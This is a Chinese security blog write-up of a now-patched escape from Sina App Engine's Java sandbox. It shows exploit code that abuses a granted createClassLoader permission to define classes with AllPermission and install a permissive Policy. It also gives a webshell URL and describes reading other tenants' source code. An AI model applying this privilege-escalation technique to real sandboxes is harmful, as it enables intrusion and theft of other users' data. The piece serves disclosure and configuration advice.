by 空虚浪子心 http://www.inbreak.net 微博：http://t.qq.com/javasecurity

**摘要**


绕过安全沙盒技术，并非只有使用java漏洞才能做。在作者的文章  
《SAE云服务安全沙箱绕过》(http://www.inbreak.net/archives/389)  
中提到了一种使用java沙盒漏洞，绕过沙盒的例子。事实上，bypass了SAE沙盒后，作者把目标已经换成了GAE，但是这是很郁闷的，google跟一块铁板似的，作者想了很多办法，都没有搞定它。然而回头一看，作者使用的部分技术，完全是可以再次bypass新浪sae的，处于这种心态，作者这次利用sae开发人员的沙盒设置失误，又一次bypass了sae沙盒。(此漏洞新浪已修补)

**正文**

**查看沙盒环境**

来到一个沙盒，首先要看看环境，我们放一个JSP上去，看看应用没有bypass之前的样子，访问

http://1.cracksae.sinaapp.com/cmd.jsp?cmd=id

返回：  
[](http://www.inbreak.net/wp-content/uploads/2012/07/image001.png)  
这样很好，标准的沙盒错误，所以我们再看看SAE的策略文件，查看策略文件的方式，在作者上篇文章中已经提到，就不再贴代码了，只看结果。  
访问：  
http://1.cracksae.sinaapp.com/permission.jsp

|  |
| --- |
| start exppermission policyfile:org.eclipse.jetty.policy.JettyPolicy@4f2d26d2  |name:|r.rdc.sae.sina.com.cn:3307|action:|connect,resolve|  name:|w.rdc.sae.sina.com.cn:3307|action:|connect,resolve|  ...这里有很多...  name:|createClassLoader|action:||  name:|accessClassInPackage.com.sun.imageio.plugins.png|action:||  name:|modifyThread|action:||  name:|accessClassInPackage.com.sun.imageio.plugins.gif|action:||  name:|accessClassInPackage.sun.reflect|action:||  name:|accessClassInPackage.com.sun.imageio.plugins.jpeg|action:||  name:|getProperty.ssl.\*|action:||  name:|insertProvider.SunJCE|action:||  name:|putProviderProperty.SunJCE|action:||  name:|suppressAccessChecks|action:||  name:|/data1/jetty\_work/908/bypasssae/-|action:|read|  name:|/usr/java/packages/lib/ext|action:|read|  name:|jar:file:/data1/jetty\_work/-|action:|read|  name:|template/xhtml/theme.properties|action:|read|  name:|template/simple/theme.properties|action:|read|  name:|/usr/local/sae/jetty/-|action:|read|  name:|/usr/java/jdk1.6.0\_33/jre/-|action:|read|  name:|/usr/local/sae/jetty/lib/-|action:|read|  name:|template/ajax/theme.properties|action:|read|  name:|/usr/java/jdk1.6.0\_27/jre|action:|read|  name:|velocity.log|action:|read,write| |

看到里面有：

name:|createClassLoader|action:||

而关于这个权限，JAVA官方是这样说明的：

createClassLoader: This target grants permission to create a class loader. Granting this permission might allow a malicious application to instantiate its own class loader and load harmful classes into the system. Once loaded, the class loader could place these classes into any protection domain and give them full permissions for that domain.

就是说，这个权限，是很危险的，攻击者可以自己定义一个Myclassloader，然后继承classloader，调用classloader的方法，生成一个class，这时候可以给class自定义权限。

**写classLoader**

所以我们写exp，定义一个classLoader：

|  |
| --- |
| **public** **class** MyClassLoader **extends** ClassLoader { |

先定义一个classloader，继承classloader，写个方法“command”，这个方法返回调用AccessController.doPrivileged，请求超级权限。

|  |
| --- |
| **public** **static** String command() **throws** Exception {    **return** (String) AccessController.doPrivileged(**new** PrivilegedAction() {  **public** Object run() {  ……    String String1 = "ExpPermissions2";  **byte**[] classData1 = {这里是ExpPermissions2这个类，序列化后的**byte**数组，代码等下讲。};  **Class** localClass = **null**;  Certificate[] arrayOfCertificate = **new** Certificate[0];  Permissions localPermissions = **new** Permissions();  localPermissions.add(**new** AllPermission());  localPermissions.add(**new** java.security.SecurityPermission(  "\*"));  localPermissions.add(**new** java.security.SecurityPermission(  "getPolicy"));  ProtectionDomain localProtectionDomain = **new** ProtectionDomain(  **new** CodeSource(localURL, arrayOfCertificate),  localPermissions);  **byte**[] datclass = {这里是MyPolicy 类的序列化数组，代码等下讲。};  mycl.defineClass("MyPolicy", datclass, 0, datclass.length,  localProtectionDomain);  **try** {  **Class** c = mycl.loadClass(String1);  localClass = c;  } **catch** (Exception e) {  localClass = mycl.defineClass(String1, classData1, 0,  classData1.length, localProtectionDomain);  }  ……. |

细节有这面这些：

1、新建一个ProtectionDomain，加入allPermissions权限，这就是所有权限都有了。  
2、把这个ProtectionDomain赋予ExpPermissions2这个类。  
3、新建一个类，叫做Mypolicy，这个类继承policy，用于加权限。

这是因为我们当前的classloader是自己实现的，并没有加载过mypolicy这个类，所以必须把这个mypolicy这个类，走一遍“创建类，并且请求超级权限”的流程。在ExpPermissions2类中，设置policy，如果没有先给ExpPermissions2类请求超级权限，就无法setPolicy，爆权限异常。

**提权代码**

我们看看ExpPermissions2的代码

|  |
| --- |
| **public** ExpPermissions2() {  AccessController.doPrivileged(**this**);  }  **public** Object run() **throws** Exception {  cmdresult = "start exppermission";  ProtectionDomain domain = **this**.getClass().getProtectionDomain();    Policy.setPolicy(**new** MyPolicy());    PermissionCollection pcoll = Policy.getPolicy().getPermissions(domain);  cmdresult += "policyfile:"+(Policy.getPolicy().toString())+"**\r\n**|";  Enumeration enum1 = pcoll.elements();  **for** (; enum1.hasMoreElements(); ) {  Permission p = (Permission)enum1.nextElement();  cmdresult += (p.getName())+"|**\r\n**";  }  …… |


重点代码在：

|  |
| --- |
| Policy.setPolicy(**new** MyPolicy()); |

设置policy为我们自己实现的mypolicy：  
重点代码：

|  |
| --- |
| **public** MyPolicy() {  p = **new** Permissions();  p.add(**new** AllPermission());  }  **public** PermissionCollection getPermissions(ProtectionDomain cs) {  **return** p;  } |


一旦设置了这个policy，web应用下所有的class就会拥有所有权限。  
之后就是命令执行等等想干什么就干什么了，相关命令执行代码，就不贴出来了，看我前一篇文章，就能看到。  
我们看看突破权限后，再次显示所有权限，可以看到只有这两个了

[](http://www.inbreak.net/wp-content/uploads/2012/07/image002.png)


现在拥有了所有权限。

**执行命令**

然后执行命令：

[](http://www.inbreak.net/wp-content/uploads/2012/07/image003.png)

可以读取其他云上用户的数据，我们读个首页看看：

[](http://www.inbreak.net/wp-content/uploads/2012/07/image004.png)

进一步，就是黑掉所有的云了，这个就不玩了.

**总结：**

本次bypass，是利用了SAE上的沙盒权限允许“crackClassLoader”做到的，绕过权限后，作者调用了系统命令，去读取其他云用户的源代码。沙盒，尤其是用在云上的沙盒，安全配置是很重要的，很多权限并不是可以随便交给用户的，这次有了crackCLassLoaer，基本上是一个最好用的提权办法了，其实还有很多其他的权限，都是很不安全的。这要仔细斟酌以后，才能开给用户，否则就是一个灾难。

by 空虚浪子心 http://www.inbreak.net 微博：http://t.qq.com/javasecurity